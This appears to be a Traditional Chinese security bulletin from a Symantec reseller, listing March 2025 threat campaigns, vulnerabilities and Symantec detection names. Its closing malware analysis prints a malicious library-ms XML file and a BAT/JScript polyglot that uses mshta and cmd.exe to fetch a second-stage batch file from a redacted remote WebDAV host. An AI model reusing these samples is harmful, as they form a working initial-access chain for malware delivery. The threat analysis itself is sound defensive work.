


保安資訊--本周(台灣時間2025/03/14)賽門鐵克原廠防護公告重點說明

••• 前 言 •••

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 37 萬 4,000 台受保護端點上總共阻止了 4,450 萬次攻擊。這些攻擊中有 82.9% 在感染階段前就被有效阻止：**(2025/03/10)**

- 在**8萬2,600**台端點上，阻止了**1,680**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**9萬4,700**台端點上，阻止了**620**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**2萬5,100**台**Windows**伺服主機上，阻止了**580**萬次攻擊。
- 在**5萬1,400**台端點上，阻止了**190**萬次嘗試掃描伺服器漏洞。
- 在**1萬1,400**台端點上，阻止了**81萬8,000**次嘗試掃描在**CMS**漏洞。
- 在**4萬4,900**台端點上，阻止了**200**萬次嘗試利用的應用程式漏洞。
- 在**10萬3,300**台端點上，阻止了**230**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**1,100**台端點上，阻止了**74萬4,800**次加密貨幣挖礦攻擊。
- 在**10萬2,000**台端點上，阻止了**700**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**552**台端點上，阻止了**8萬8,100**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 14 萬 5,800 個受保護端點上阻止了總計 720 萬次攻擊。**(2025/03/10)**

- 使用網頁信譽情資，在 **139.5K** 個端點上阻止 **670** 萬次攻擊。
- 攔截 **18.1K** 個端點上 **307.8K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **5.4K** 個端點上攔截 **135.3K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **147** 個端點上攔截 **2K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2025/03/13

Hellcat～勒索軟體即服務駭客集團

Hellcat～勒索軟體駭客集團自 2024 年底浮上檯面以來，已成為知名的「勒索軟體即服務」(RaaS) 駭客集團，其宣稱會攻擊重要的國家基礎建設和政府組織。該駭客集團採用先進的技術，例如：魚叉式網路釣魚和利用提供網際網路上 Web 應用程式服務的漏洞，透過部署 SliverC2 惡意軟體來建立指揮與控制管道。最近調查揭露他們的作業方法，包括強大的營運安全 (OPSEC) 作法、透過雲端服務來進行資料外洩，以及濫用已揭露的漏洞代號 (CVE)，尤其是那些影響 Palo Alto PAN-OS 軟體的 CVE，突顯他們不斷演進的策略，以及與新興 Morpheus 勒索軟體組織的潛在合作。

賽門鐵克已經於第一時間提供多種有效保護 (SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.Zombie
- Trojan Horse

- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/13

Sosano後門程式涉入針對阿聯酋航空與衛星公司的攻擊行動

據報導，有惡意行為者針對阿聯酋與航空和衛星通訊有關的組織進行電子郵件攻擊。該攻擊利用一家印度電子公司已遭入侵的電子郵件帳戶發送惡意電子郵件，目的是引誘受害者。受害者一旦被誘騙，就會被導向一個模仿合法單位的詐騙網域，進而下載一個稱為 Sosano 的精密後門。Sosano 使用 polyglot 檔案，也就是將多種檔案類型合而為一的惡意檔案，就像這次行動中使用的 PDF/HTA，用以繞過資安防護機制。HTA 指令碼透過 mshta.exe 和 cmd.exe 組合執行惡意有效酬載。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Mshta!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Mallnk!gen13
- Trojan.Gen.2

- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!500
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/13
新發現～DocSwap手機／行動裝置惡意軟體

DocSwap 是一款全新的手機／行動裝置惡意軟體，偽裝成「文件檢視驗證」的 APP 來散布。此惡意軟體具有鍵盤側錄功能、竄改檔案的能力，以及使用裝置相機或內建麥克風進行錄影的功能。根據從攻擊者 C&C 伺服器接收到的額外指令，DocSwap 也可能收集或操控各種裝置資訊、通話記錄、簡訊內容、聯絡人名單等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- AdLibrary:Generisk
- Android.Reputation.2
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/13
散佈加密貨幣投資詐騙平台的全新網路詐騙行動

Palo Alto 的研究人員報告一場傳播加密貨幣投資詐騙平台的全新網路攻擊行動。攻擊者利用偽裝成零售商店、金融機構或科技公司等知名品牌的網站和 Android APP 來引誘受害者。每個詐騙平台都向使用者承諾高回報的投資，以及為其會員提供多層次的會員計劃。據報導，該詐騙行動主要針對東非和亞洲國家的用戶。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對

賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.1
- Android.Reputation.2

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/13

CVE-2025-25181--存在Advantive VeraCore SQL注入漏洞

CVE-2025-25181 是一個 SQL 注入漏洞，影響 Advantive VeraCore，這是一個訂單履行和倉庫管理軟體。若成功被利用該漏洞，遠端攻擊者可透過 PmSess1 參數執行任意 SQL 指令，並在未經授權的情況下存取敏感資料。此漏洞在本周剛被加入 CISA 已知漏洞 (KEV) 目錄中。軟體廠商 Advantive 已在釋出的 VeraCore 2025.1.1.3 版中修補此漏洞。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Advantive VeraCore SQL Injection CVE-2025-25181

2025/03/13

已揭露的漏洞都是駭客之囊中物，還不趕快補漏洞嗎？Ballista殭屍網路透過漏洞攻擊TP-Link Archer路由器

一個名為 Ballista 的全新殭屍網路已針對澳洲、中國、墨西哥和美國的組織，主要集中在醫療保健、製造業、服務業和技術領域。Ballista 以 TP-Link Archer 路由器為鎖定目標，利用遠端程式碼執行 (RCE) 漏洞 (CVE-2023-1389) 將惡意二進位檔案散佈到網際網路上易受攻擊的裝置。最初的有效酬載是一個可將惡意軟體下載到受攻擊路由器上的驅動程式。該漏洞的修補程式已公開提供一段時間，因此負責的威脅者利用尚未修補且可透過網際網路存取的路由器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.2

- Trojan.Gen.MBT
- Trojan.Gen.NPE
- WS.Malware.1
- WS.Malware.2

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: TP-Link Router Remote Code Execution Vulnerability CVE-2023-1389

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/12

偽裝成施工報價要求的憑證竊取行動

一名網路釣客一直在進行大規模的網路釣魚行動，以偽裝成報價要求的電子郵件來鎖定企業。這些電子郵件從多個 Outlook、Live、Hotmail 和 MSN 類型的郵件帳號寄出，要求收件者檢閱附件檔，聲稱其中包含緊急專案的工作範圍。

觀察到的電子郵件主旨：

- Request For QuotationQuote & Booking Availability *請求報價與註明預計交期
- RFP - New Contracting Project *徵求報價單--新承攬工程
- Request For Quotation - New Construction Project *徵求報價單--新承攬工程
- Quote RequestJob enquiry quote request*報價要求工作查詢報價要求
- New Construction Project - Proposal Request*新承包工程項目--報價請求
- ESTIMATE REQUEST PAPERWORK*估價單索取
- Quotation For Contracting Services *承包服務報價

附件 Architectural_Approved-xls.htm 是一個偽裝成 Excel 試算表的 HTML 網頁型態檔案。開啟後，會在藍圖風格的背景上載入詐騙登入頁面，誘騙受害者輸入電子郵件和密碼。釣魚網頁偽稱存取檔案需要驗證，並使用關於確認使用者身份的欺騙性資訊。輸入表單的憑證被即時收集並傳送至攻擊者控制的 Telegram 機器人，同時還有受害者的 IP 位址和透過外部 API 取得的地理位置資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Phish.ScrTgHtml!gen1

2025/03/12

PlayPraetor手機／行動裝置惡意軟體

PlayPraetor 是最近透過假冒的 Play Store 網站散佈的手機／行動裝置惡意軟體。許多觀察到的詐騙網域利用透過錯別字 (打錯字) 的域名或模仿合法的收費服務的類似域名 (typo-squatting) 的伎倆，引誘毫無戒心的受害者下載惡意二進位檔案。散佈的惡意軟體具有收集系統資訊、憑證、剪貼簿資料、螢幕內容、加密貨幣資料和其他個人資料的功能。它還可以當成鍵盤側錄器。收集到的資料之後會滲透到攻擊者操控的 C&C 伺服器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.2
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/12

CVE-2024-32444和CVE-2024-32555--存在WordPress的外掛模組：RealHome和Easy Real Estate的漏洞

CVE-2024-32444 及 CVE-2024-32555 是兩個最近被揭露的漏洞，分別影響 WordPress RealHome 及 WordPress Easy Real Estate 的外掛模組 。若被開採濫用，未經驗證的攻擊者可提升權限至管理員。這兩個漏洞已在已釋出的修補外掛版本中解決。建議用戶儘速更版修補。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: WordPress Easy Real Estate Plugin CVE-2024-32555
- Web Attack: WordPress RealHome Plugin CVE-2024-32444

2025/03/12

Blind Eagle駭客組織發動散佈惡意網頁類型檔案的網路攻擊行動

Blind Eagle (又名 APT-C-36) 是一個從事間諜活動和網路犯罪的高端駭客組織。它的主要目標是哥倫比亞和其他拉丁美洲國家的組織，著重於政府機構、金融組織和關鍵基礎設施。該高端駭客組織透過網路釣魚行動散布惡意網頁類型檔案，模仿最近修補的 CVE-2024-43451 漏洞的

效果。雖然 Blind Eagle 的惡意網頁類型檔案沒有直接濫用此漏洞，但仍會在與檔案互動時，以相同不常見的方式觸發 WebDAV 請求，例如：點擊右鍵、刪除或拖曳檔案。這個動作會通知攻擊者檔案已被下載。如果使用者點擊檔案，就會透過另一個 WebDAV 請求啟動第二階段有效酬載的下載，執行惡意軟體。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1
- ACM.Untrst-RgPst!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2
- SONAR.SuspBeh!gen530
- SONAR.SuspOpen!gen11
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/11

刊登在盜版串流網站的惡意廣告，主要為了散播惡意竊密程式

微軟最近揭露一項惡意廣告行動。惡意行為者首先在盜版串流網站上架的影片中植入惡意廣告重定向程式。這些重定向程式會將使用者引導至第二階段，一個惡意的 GitHub 儲存庫，其中載有惡意竊密程式。這些惡意竊密程式用於系統偵測和資料滲出，並允許在第三階段部署遠端存取木馬 (RAT)。最後階段是一個 AutoIT 腳本，可建立持久性和額外的資料滲出能力。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Base64!g1
- ACM.Ps-Http!g2
- ACM.Ps-RgPst!g1
- ACM.Ps-Wscr!g1
- ACM.Untrst-RgPst!g1
- ACM.Untrst-RunSys!g1
- ACM.Wscr-Ps!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper
- SONAR.Powershell!g85
- SONAR.SuspLaunch!g221
- SONAR.SuspLaunch!g444
- SONAR.SuspPE!gen32

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Guloader!gen3
- Trojan Horse
- Trojan.Gen.2
- Trojan.Gen.9
- Trojan.Gen.MBT
- WS.Malware.1
- WS.Malware.2
- WS.Reputation.1
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/11

多數人都會繳稅，多數人都可能上鉤～網路釣客仿冒韓國稅務機關的網路釣魚行動

新一波網路釣魚在韓國肆虐，偽裝成韓國國家稅務署 (NTS) 的官方電子郵件。該電子郵件聲稱包含電子稅務發票，並含有一個名為 NTS_eTaxInvoice.html 的 HTML 附件。打開後，會載入偽造的 Adobe PDF Online 登入頁面，提示使用者輸入電子郵件和密碼。在頁面上輸入的憑證被竊取，並直接傳送到攻擊者所控制的 Telegram 機器人進行即時收集。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護(威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Malcode!gen


2025/03/11

防護亮點：賽門鐵克有效力抗，用程式庫描述檔(*.library-ms)附件發動的惡意垃圾郵件行動


2025 年 2 月初，賽門鐵克觀察到一個電子郵件的攻擊行動，其中包含一個直接夾帶在該郵件的程式庫描述檔案格式 (*.library-ms) 檔案。微軟通常會使用這種以 XML 的檔案類型來描述和定義 Windows 作業系統中的函式庫詳細資料。然而，在這些攻擊中，它們遭濫用來指向惡意的遠端內容。如果收件者開啟 library-ms 檔案，就會觸發如下的攻擊鏈：

電子郵件 → .Library-MS 附件 → LNK Windows 捷徑檔案 → BAT 檔案 → Python 檔案 (Krammer) → AsyncRAT / XWorm

收件會先看到一封看起來像這樣的電子郵件。




Library-ms 檔案也稱為程式庫描述檔案，可讓 Windows 使用者在本機和遠端機器上建立一致的檔案資料夾檢視。在此攻擊情境中，檔案名稱被設計成類似發票或商業文件，可能會誘導收件者開啟檔案。



檢查 library-ms 檔案的內容時，我們通常會發現函式庫定義和元資料。然而，在這次攻擊的惡意檔案中，<url> 欄位包含惡意的遠端 WebDAV 路徑，指向一個 .LNK 的Windows 捷徑檔案。

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>My Documents</name>
  <ownerSID>S-1-5-21-...</ownerSID>
  <version>5</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>shell32.dll,-235</iconReference>
  <templateInfo>
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
  </templateInfo>
  <propertyStore>
    <property name="ShowNonIndexedLocationsInfoBar" type="boolean"><![CDATA[false]]></property>
  </propertyStore>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <isSupported>false</isSupported>
      <simpleLocation>
        <url>\\canada-divisions-young-feedback.[redacted]@SSL\DavWWWRoot\YFSAUJKSFA</url>
        <serialized>MBAAAEAFCAAAAAAAADAAAAAAAYkgCAQDQAAAAAo+S2jU2tdAAqvk9IldbHAg6LZPSZ32BAAAAAAAAAAABAAAAAAAAAAAAAAAAAAA
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```


為了進一步引誘使用者，.LNK 檔案會以 PDF 圖示偽裝，點擊後會進入攻擊鏈。.LNK 檔案會指向存放 BAT 檔案的 WebDAV 位置，而 .BAT 檔案會執行攻擊的下一階段。




.BAT 檔會使用 mshta 指令自我執行，該指令會執行內嵌的 JScript，下載其他的 .BAT 檔。

```
@echo off
goto :batch

/*
---------- JScript Section ----------*/
<script language="JScript">
var objShell = new ActiveXObject("WScript.Shell");
objShell.Run('cmd.exe /c \\\\ipod-batman-fed-perl.[redacted]@SSL\\DavWWWRoot\\new.bat', 0, false);
close();
</script>
exit /b

:batch
mshta "%~f0"
```

第二個 .BAT 檔採用 UTF-16 編碼，其位元組順序標記 (BOM：byte order mark) 為 0xFF 0xEE，因此在標準編輯器中無法讀取其內容，只能顯示寬字元集 (寬字元是 2 個位元組的多語系字元碼)。



